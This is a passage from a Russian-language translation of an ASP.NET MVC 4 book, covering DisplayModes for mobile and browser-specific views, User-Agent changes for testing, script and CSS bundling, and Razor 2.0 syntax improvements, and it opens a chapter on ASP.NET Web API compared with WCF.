
Для того чтобы протестировать возможность `DisplayModes`, вы, возможно, захотите придумать другой пользовательский агент. В HTTP заголовок поля `User-Agent` описывает программное обеспечение, выполняющее запрос – он используется веб-браузером для идентификации самого себя на сервере. Различные устройства и веб-браузеры отправляют на сервер различные заголовки `User-Agent`. Вы можете тестировать с помощью различных пользовательских агентов сложным способом, фактически используя различные устройства, которые вас интересуют, или вы можете установить ваш регулярный веб-браузер, подделав заголовок `User-Agent`, который отлично работает в рамках простого ручного тестирования.

Если вы используете Internet Explorer 9 или Chrome, то вы можете подделать поле `User-Agent` путем использования встроенных инструментов разработки. В IE9 вызовите инструменты разработки с помощью клавиши F12, а затем выберите в меню пункт `Tools > Change User Agent String`. В Chrome вызовите инструменты разработки также с помощью клавиши F12 и нажмите на иконку устройства; поле в этом окне настроек позволит вам изменить заголовок `User-Agent`, который посыпает ваш веб-браузер. В Firefox существует портативное расширение, называемое `User Agent Switcher`, которое функционирует аналогично (<https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>).

Одним замечательным фактом, касающимся `DisplayModes`, является то, что он работает не только для регулярных представлений. Он также работает и для макетов, и частичных представлений. Вы можете настроить пользовательское событие на самом подробном уровне согласно тому устройству, которое они используют. Если представление не имеет мобильной версии, то фреймворк отобразит регулярную версию на смартфоне, как вы того и ожидали.

Давайте рассмотрим пример, который демонстрирует `DisplayModes`. В этом примере мы будем использовать частичное представление внутри регулярного представления, которое обладает заданным макетом. Вы можете видеть выходной результат на рисунке 23-1, где страница отображается в стационарном веб-браузере. Каждый файл представления в приложении – частичное, регулярное представление и макет – записывает свое название в веб-браузер.

Рисунок 23-1: Обычное использование Chrome без подделки `User-Agent`



После того, как вы настроите инструменты разработки вашего веб-браузера таким образом, чтобы они подделывали мобильное устройство и обновляли страницу, вы заметите изменение. Как показано на рисунке 23-2, приложение отображает представления для конкретного мобильного устройства.

Рисунок 23-2: Использование Chrome, настроенного таким образом, чтобы отправлять User-Agent в виде мобильного устройства





Рисунок 23-3 демонстрирует, как организованы файлы проекта. Файлы с суффиксом *.Mobile* используются всякий раз, когда ASP.NET обнаруживает, что запрос исходит от мобильного устройства.


Рисунок 23-3: Представления для конкретного мобильного устройства в проекте



23.1.2. Создание нового DisplayModes

Допустим, ваше приложение имеет фрагмент макета, который вы хотели бы настроить для Internet Explorer 9. Вы хотите создать пользовательское частичное представление и пользовательский *DisplayMode*, который будет отображать ваше специальное IE9 частичное представление только при необходимости. Вы можете создать специальное представление прямо рядом с регулярным представлением, как это продемонстрировано на рисунке 23-4, но присвойте специальному представлению пользовательский суффикс IE9.

Рисунок 23-4: Представление, настроенное для Internet Explorer 9 – *Partial.IE9.cshtml*



Вам сейчас, наверное, интересно, как написать код, который распознает этот определенный веб-браузер. Я раскрою вам секрет: Internet Explorer 9 отправляет заголовок User-Agent, который содержит текст MSIE 9. Поскольку никакой другой веб-браузер не будет использовать этот текст, его присутствие – это идеальный тест для нашего пользовательского DisplayMode. Таким образом, вот ваша эврика: заголовок User-Agent можно протестировать для того, чтобы увидеть, содержит ли он конкретную строку. После прохождения теста вы можете дать ASP.NET MVC указание использовать суффикс .IE9 таким образом, чтобы отображалось частичное представление, продемонстрированное на рисунке 23-4.


Еще одним замечательным фактом, касающимся DisplayModes, является то, что API облегчает объявление новых режимов. Путем вставки DisplayMode с функцией теста и суффиксом в статический провайдер вы можете установить новый режим для приложения:

```
DisplayModeProvider.Instance.Modes
    .Insert(0, new DefaultDisplayMode("IE9")
    {
        ContextCondition = context =>
            context.Request.UserAgent.Contains("MSIE 9")
    });
}
```

В предыдущем фрагменте отметьте свойство ContextCondition класса DefaultDisplayMode (строка 4). Тип этого свойства – Func<HttpContextBase, bool>, функция, которая принимает HTTP контекст и возвращает результат теста типа Boolean: true – если этот DisplayMode должен быть включен. Сама тестовая функция находится в заголовке User-Agent (строка 5). Наконец, вы определяете суффикс в параметре конструктора для DefaultDisplayMode (строка 2). Это кодовый клей, который заставляет работать это пользовательское частичное представление IE9.

На рисунке 23-5 вы можете увидеть результат, отображаемый в Internet Explorer 9. Отображается специальное частичное представление, подтверждая тот факт, что новый DisplayMode работает.

Рисунок 23-5: Использование пользовательского частичного представления для Internet Explorer 9



Получение креативности с помощью DisplayModes

DisplayModes – великолепная возможность, поскольку, несмотря на то, что он должен был стать средством переключения представлений в зависимости от устройства, он настолько мощный и гибкий, что вы можете дать волю вашему воображению. Эрик Сауэлл в своем блоге "The Coding Humanist" исследовал использование DisplayModes для A/B тестирования – необычная и интересная идея.

Обычно используемое в сайтах электронной коммерции, A/B тестирование – искусство и наука отображения различного контента для пользователя в течение времени, а затем записи того, что пользователи делают в ответ. Цель – увидеть, какой контент "конвертируется" – какой контент вызовет желаемое поведение пользователя. Возьмем, например, кнопку Purchase в онлайн-магазине, будут пользователи покупать больше товаров при красной или зеленой кнопке? Один лишь способ узнать это! У Сауэлла была идея создать пользовательский DisplayMode, который использует случайную генерацию чисел для отображения различных представлений.

Просмотрите статью блога Сауэлла "Doing Crazy Things with ASP.NET MVC 4's Display Modes" (<http://www.thecodinghumanist.com/blog/archives/2011/9/27/doing-crazythings-with-asp-net-mvc-4s-display-modes>).

23.1.3. Разрешение пользователям переопределять DisplayModes

Случалось ли вам просматривать сайт, оптимизированный для мобильных устройств и упускающий некоторую возможность, которая предлагается в стационарной версии? С появлением мобильных устройств с высокой разрешающей способностью линия между страницами, нацеленными на мобильные веб-браузеры, и теми страницами, которые созданы для стационарных веб-браузеров, размывается сразу же, как только прорисовывается. Что если бы вы давали возможность людям, просматривающим сайт, выбирать, какую версию сайта они хотели бы видеть?

Например, вы могли бы читать статью газетного веб-сайта, оптимизированную для мобильного устройства, но раздел комментариев мог бы быть сокращен для того, чтобы установить меньший экран. Если бы пользователи захотели оставить комментарий, им пришлось бы просматривать сайт в виде, предназначенном для стационарных веб-браузеров. Пользователь, который желает оставить комментарий, должен иметь возможность видеть другую версию, переопределяющую специальное

форматирование. На данный момент многие сайты предлагают пользователям возможность переключаться между дружественными мобильными и регулярными представлениями, и эта функциональность встроена в ASP.NET MVC.

Существует два метода расширений в `HttpContextBase`, которые поддерживают эти переходы. Ниже представлен первый из них:

```
HttpContext.SetOverriddenBrowser(BrowserMode.Desktop)
```

Этот метод дает ASP.NET MVC указание отображать стационарно-нацеленные представления такие, как `Index.cshtml`, как если бы он не обнаружил мобильный веб-браузер.

Следующий метод выполняет противоположное:

```
HttpContext.SetOverriddenBrowser(BrowserMode.Mobile)
```

С помощью передачи другого значения `BrowserMode` `Index.cshtml` будет отображен как будто на мобильном устройстве, даже если доступен стационарный веб-браузер.


Наконец, следующий метод будет отменять любое переопределение и демонстрировать мобильные представления для мобильных устройств и стационарные представления для стационарных устройств:

```
HttpContext.ClearOverriddenBrowser()
```

Существует простой способ перенесения этого кода, переключающего представления, в существующее приложение – вы можете использовать NuGet пакет, созданный членами команды ASP.NET, который продемонстрирован на рисунке 23-6. Пакет имеет название `jQuery.Mobile.MVC` и после установки вводит четыре новые сущности:

- JavaScript библиотеку `jQuery.Mobile`, которая помогает дизайнерам создавать сайты, которые отлично смотрятся на мобильных устройствах
- Приятный файл `_Layout.Mobile.cshtml`
- `ViewSwitcherController`, который поддерживает переопределение `DisplayModes` с помощью методов расширения, описанных ранее
- Частичное представление `_ViewSwitcher`, связанное с `ViewSwitcherController`


Рисунок 23-6: Установленный NuGet пакет `jQuery.Mobile.MVC`



После того, как вы установили пакет, вы можете отображать частичное представление view switcher, а переопределенная возможность будет работать в вашем приложении:


```
@Html.Partial("_ViewSwitcher")
```

Рисунок 23-7: Отображение частичного представления view switcher в мобильных представлениях приложения



Вы можете видеть view switcher, отображаемый вверху окна веб-браузера, на рисунке 23-7. На рисунке 23-8 вы можете видеть, что отображается после нажатия ссылки Desktop View. Даже если мы используем (или, по крайней мере, моделируем) мобильное устройство, отображается обычный стационарный режим.

Рисунок 23-8: После нажатия ссылки Desktop View приложение отображает стационарные представления даже для мобильных устройств



Возможность DisplayModes – великолепный способ изоляции кода, который вы пишите для различных устройств. В данном примере мы создали специальное представление для Internet Explorer

9, но эта возможность будет полезной при написании кода для более ранних версий веб-браузеров таких, как Internet Explorer 6. `DisplayModes` может защитить вашу команду разработчиков от многих проблем совместимости перекрестных устройств, позволяя им писать специальные представления для этих граничных веб-браузеров. Для управления составными клиентами больше не нужен сложный и хрупкий код на стороне клиента. Скручивание мобильной поддержки также просто, как и установка NuGet пакета.

Мобильная разработка на ASP.NET платформе быстро развивается. Наряду с новой `DisplayModes` возможностью ASP.NET MVC поддерживает оптимизацию клиентских ресурсов таких, как CSS и JavaScript. Вам необходима вся производительность, которую вы можете собрать в мобильном пейзаже с низким диапазоном частот. В следующем разделе мы рассмотрим то, как вы можете использовать преимущества пакетирования для того, чтобы ускорить пользовательское тестирование ваших веб-приложений.

23.2. Комбинирование и уменьшение размеров клиентских ресурсов

Возможность пакетирования – это возможность, которая начала поставляться вместе с MVC 4. Вы можете пакетировать CSS и JavaScript файлы, а также минифицировать их.

Пакетирование дает вам возможность соединять многие CSS файлы и JavaScript файлы вместе в единый файл на стороне сервера. Это позволяет веб-браузерам для загрузки файла открывать единичный HTTP запрос вместо множества запросов открытия составных индивидуальных файлов. Эта возможность может внести значительное улучшение в тот момент, когда он принимает страницу для загрузки в веб-браузер. Конечным результатом является тот факт, что посетители веб-сайта будут быстрее загружать страницы.

Второй аспект пакетирования – минификация всех объединенных файлов. Этот процесс минификации включает в себя удаление пробелов и комментариев из файлов для того, чтобы уменьшить их размер таким образом, чтобы веб-браузеры могли загружать их быстрее.

Для того чтобы начать использовать механизм пакетирования, вы можете добавить вспомогательный метод в ваш код запуска с целью регистрации используемых по умолчанию пакетов JavaScript и CSS.

В следующем листинге демонстрируется пример того, как JavaScript референсы в релизе MVC 4 были сделаны более важными.

Листинг 23-1: Существующие теги script

```
<html>
<head>
    ...
    <script src="@Url.Content("~/Scripts/jquery-1.5.1.min.js")"
           type="text/javascript"></script>
    <script src="@Url.Content("~/Scripts/jquery.unobtrusive-ajax.min.js")"
           type="text/javascript"></script>
    <script src="@Url.Content("~/Scripts/jquery.validate.min.js")"
           type="text/javascript"></script>
    <script
        src="@Url.Content("~/Scripts/jquery.validate.unobtrusive.min.js")"
        type="text/javascript"></script>
    <script src="@Url.Content("~/Scripts/modernizr-1.7.min.js")"
           type="text/javascript"></script>
</head>
<body>
```

Новый эквивалентный код для включения всех JavaScript файлов вызывается, как это показано ниже, из шаблона Razor:

```
<script src="@BundleTable.Bundles.ResolveBundleUrl("~/Scripts/js")">
</script>
```

Код в предыдущем фрагменте демонстрирует, что теги составного скрипта могут быть удалены из представления, что означает, что только единичный скрипт (пакет составных скриптов) будет отправлен веб-браузеру. Метод `ResolveBundleUrl` выполняет нечто интересное. Он отображает ссылку на новый, виртуальный URL и создает уникальный параметр в строке запроса, который позволяет веб-браузеру поместить пакет в кэш. Этот URL параметр будет изменяться всякий раз, когда на сервере будет изменяться любой файл пакета. Это дает возможность URL скриптов всегда отображать ссылку на самый последний пакет, все еще поддерживая при этом кэширование в тех случаях, когда пакетированный контент не изменяется. Ссылка, поддерживающая версионность, с уникальным параметром продемонстрирована ниже:

```
<script src="/Scripts/js?v=GP89PKpk2iEmdQxZTRyBnKWSLjO7XdNG4QC1rv6LPxw1">
</script>
```


Чтобы включить в существующем приложении пакеты по умолчанию, вам необходимо добавить вызов `RegisterTemplateBundles` в объект `BundleTable`, так как это показано ниже:

```
BundleTable.Bundles.RegisterTemplateBundles();
```

Это создаст используемый по умолчанию пакет JavaScript и CSS. Он автоматически добавляется в новые MVC проекты.

Добавление файлов в используемый по умолчанию пакет – довольно простая процедура. Для JavaScript файлов выполните копирование физического JavaScript файла в папку `/Scripts` вашего проекта. Используемая по умолчанию папка `/Scripts` продемонстрирована на рисунке 23-9; используемый по умолчанию пакет соберет в ней все файлы. С CSS файлами все тоже самое; добавьте CSS файлы в используемый по умолчанию пакет, скопируйте ваши CSS файлы в папку `/Content`, и используемый по умолчанию пакет соединит их вместе.

Рисунок 23-9: Указатели скриптов в используемом по умолчанию MVC шаблоне



23.3. Усовершенствование движка представления Razor

В то время как `DisplayModes` и пакетирование – это брендовые новые первоклассные возможности, ASP.NET MVC 4 также усовершенствовал движок представления Razor, добавив некоторый полезный "синтаксический сахар". При переходе на MVC 4 проект вы можете воспользоваться преимуществами автоматической "тильда-слэш" резолюции и условных атрибутов. Несмотря на то, что эти изменения могут показаться слегка индивидуальными, они значительно уменьшают загромождение ваших представлений в то время, когда вы начинаете их использовать.

Тильда-слэш: `~/`

Начиная с первой версии ASP.NET, в ней присутствует особая управляющая последовательность, которая обозначает абсолютный корневой URL веб-приложения. Она была представлена двумя символами: тильда и слэш – `~/`. Когда URL ресурса в вашем приложении начинается с этих символов, фреймворк принимает эти символы за корневой URL вашего приложения (который может быть виртуальным каталогом).

Хорошей практикой является размещение ваших ресурсов посредством этого синтаксиса с тем, чтобы вы могли изменять способ, согласно которому выполняется развертывание вашего приложения без необходимости изменения любого вашего исходного кода или представлений. Этими ресурсами могут быть URL изображений, CSS, JavaScript или URL страниц или действий в рамках вашего приложения.

23.3.1. Автоматическая "тильда-слэш" резолюция

В Razor 1.0 (версия движка представления Razor, которая поставлялась вместе с MVC 3) единственным способом разрешения относительных URL, обозначаемых с помощью последовательности "тильда-слэш", было использование вспомогательного метода, который вызывался в основном коде ASP.NET.

Ниже приведен пример синтаксиса, который использует метод `Content.UrlHelper`.

```

```

Более новый синтаксис, который будет генерировать ту же самую HTML-разметку, намного проще и уменьшает помехи в представлениях:

```
<img src "~/Images/twitter.png"/>
```

Сам Razor в настоящий момент будет вызывать основной код ASP.NET для того, чтобы разрешить относительные URL – метод `Content` устарел. Данный пример демонстрирует новый синтаксис, в котором "тильда-слэш" резолюция помещается прямо в атрибут `src` HTML элемента `img`. Razor понимает, что строка является URL и автоматически вставляет и разрешает `~/` к корневому URL веб-приложения. URL, который отображается посредством использования двух этих синтаксисов, один и тот же. Предыдущие примеры оба разрешают следующую HTML-разметку:

```

```

23.3.2. Условные атрибуты

Условные атрибуты – это атрибуты HTML элементов, которые пропускаются в родительском элементе, когда значение атрибута равно `null`. Каноническим примером этого является принятие

решения о том, отображать ли атрибут `class` тега `div` на основании того, существует ли значение класса. По традиции, это приводит к некоторому приятному грубому коду.

Чтобы лучше все это понять, ниже приведен конкретный пример этого сценария. Ниже показано, как записываются условные атрибуты в Razor 1.0:

```
@{  
    string bodyClass = null;  
    if (ViewBag.RightToLeft)  
    {  
        bodyClass = "RTL";  
    }  
}  
<body @if (bodyClass != null) { <text>class="@bodyClass"</text> } >
```

В данном примере если свойство `RightToLeft` `ViewBag` имеет значение `true`, то класс с названием `RTL` должен быть добавлен в атрибут `class` элемента `body`. Блок кода C# данного примера довольно простой. Блок Razor шаблона, который немного сложнее для чтения, – это разметка для `body's class` (строка 7). До версии 4 данный код является общепринятым в ASP.NET MVC представлениях, и его трудно читать и поддерживать в работоспособном состоянии из-за оператора `if` и тегов `text`.

В отличие от предыдущего примера следующий код демонстрирует способ, с помощью которого условные атрибуты записываются с помощью новой встроенной поддержки условных атрибутов в Razor 2.0.

```
@{  
    string bodyClass = null;  
    if (ViewBag.RightToLeft)  
    {  
        bodyClass = "RTL";  
    }  
}  
<body class="@bodyClass">
```

Если значение `bodyClass` равно `null` или пустой строке, то Razor пропускает внутренний атрибут класса. Razor достаточно умен для того, чтобы управлять всей этой работой за нас.

Эти новые возможности являются большой победой для UI-разработчиков. Более простой, условный синтаксис делает универсальные задачи кодирования более легкими для написания, чтения и поддержки в работоспособном состоянии.

23.4. Резюме

В данной главе мы рассмотрели несколько новых возможностей в ASP.NET MVC 4. Мы увидели, как легко создать представления для конкретного мобильного устройства с помощью новой возможности `DisplayModes`. Мы также добавили возможность задавать специальные переопределения представлений при определенных условиях, например, когда запрос был создан определенным веб-браузером. Вы также увидели, как это легко – дать пользователям возможность переключаться между мобильным и стационарным режимами.

Мы внедрили новую возможность пакетирования для того, чтобы улучшить процесс загрузки страницы, посредством объединения JavaScript и CSS файлов в одном запросе. Мы также попробовали некоторый новый "синтаксический сахар" в Razor 2.0: возможности производительности, которые помогут вам устраниТЬ весь неприятный шаблонный код из ваших представлений.

В следующей главе мы рассмотрим огромный кусок новой функциональности ASP.NET: Web API.

24. ASP.NET Web API

Данная глава охватывает следующие темы:

- Принятие решения об использовании Web API
- Понимание новой использующей среды
- Знакомство с ApiController
- Разработка HTTP веб-служб

В данной главе мы будем использовать приложение "Guestbook", которое было введено в главе 2 как основа, на которой будет создаваться некоторые Web API веб-службы. Вспомните, что "Guestbook" – это простое приложение, которое позволит пользователям публиковать их имена и сообщения на сайте, и видеть сообщения, опубликованные другими пользователями. Приложение передает эти функции с помощью обычных веб-страниц. Web API – это новый способ написания простых HTTP веб-служб. Мы будем заново реализовывать возможности составления списков и публикации в приложении "Guestbook" посредством использования Web API веб-служб.

24.1. Что такое Web API?

Web API – новая использующая среда веб-приложения, построенная на уроках и паттернах, одобренных в ASP.NET MVC. Используя простую парадигму контроллеров, Web API позволяет разработчику создавать простые Web API веб-службы с небольшим по объему кодом и конфигурацией.

Вы можете задать очень разумный вопрос: почему нам нужен новый фреймворк веб-служб? Не входит ли уже в стек разработки компании Microsoft популярная и широко совместимая технология *Simple Object Access Protocol* (SOAP) (простой протокол доступа к объектам)? И не существовали ли ASMX веб-службы с тех самых пор, как был выпущен ASP.NET? И не поддерживает ли уже *Windows Communication Foundation* (WCF) самую гибкую и расширяемую архитектуру веб-служб? Веб-службы являются повсеместными, и разработчики понимают их. Почему Web API?

24.1.1. Почему Web API?

Для того чтобы ответить на этот вопрос, вам необходимо рассмотреть ряд представлений, связанных с установленной проблемой, и фреймворки, которые существуют для обращения к этой проблеме. Если любое из этих доверительных утверждений отзывается в вас, то продолжайте читать данную главу. Если вы обнаружите, что вы не разделяете эти утверждения, то вашим нуждам вполне будут удовлетворять существующие фреймворки веб-служб.

- Я верю в то, что существует лучший способ создания веб-служб.
- Я верю, что веб-службы могут быть простыми и что WCF слишком сложен.
- Я верю, что в будущем мне нужно будет поддерживать больше HTTP клиентов.
- Я верю, что основных веб-технологий таких, как GET, POST, PUT и DELETE, достаточно.

Если вы все еще читаете, то мы продолжим обзором того, чем Web API отличается от других фреймворков. Затем мы расширим приложение "Guestbook" таким образом, чтобы поддерживались HTTP веб-службы для существующих экранных функций, с целью продемонстрировать вам, как просто использовать Web API.

24.1.2. Чем Web API отличается от WCF?

ASMX веб-службы на протяжении многих лет поддерживали SOAP веб-службы поверх HTTP, но они не без труда поддерживали более простые веб-службы, которым не нужно было наличие способности взаимодействовать и, таким образом, для них не нужен был SOAP. WCF занял место ASMX как самый последний и лучший способ создания веб-служб на стеке .NET. WCF службы для конечных точек HTTP похожи на следующий код.

Листинг 24-1: Для WCF служб требуется интерфейс, класс и множество атрибутов

```
[ServiceContract]
public interface IService1
{
    [OperationContract]
    string GetData(int value);
    [OperationContract]
    CompositeType GetDataUsingDataContract(CompositeType composite);
    // TODO: Add your service operations here
}

...
public class Service1 : IService1
{
    public string GetData(int value)
    {
        return string.Format("You entered: {0}", value);
    }
    public CompositeType GetDataUsingDataContract(CompositeType composite)
    {
        if (composite == null)
        {
            throw new ArgumentNullException("composite");
        }
        if (composite.BoolValue)
        {
            composite.StringValue += "Suffix";
        }
        return composite;
    }
}
```

Строка 2: Интерфейс определяет службу


Строка 4: Атрибуты определяют операции

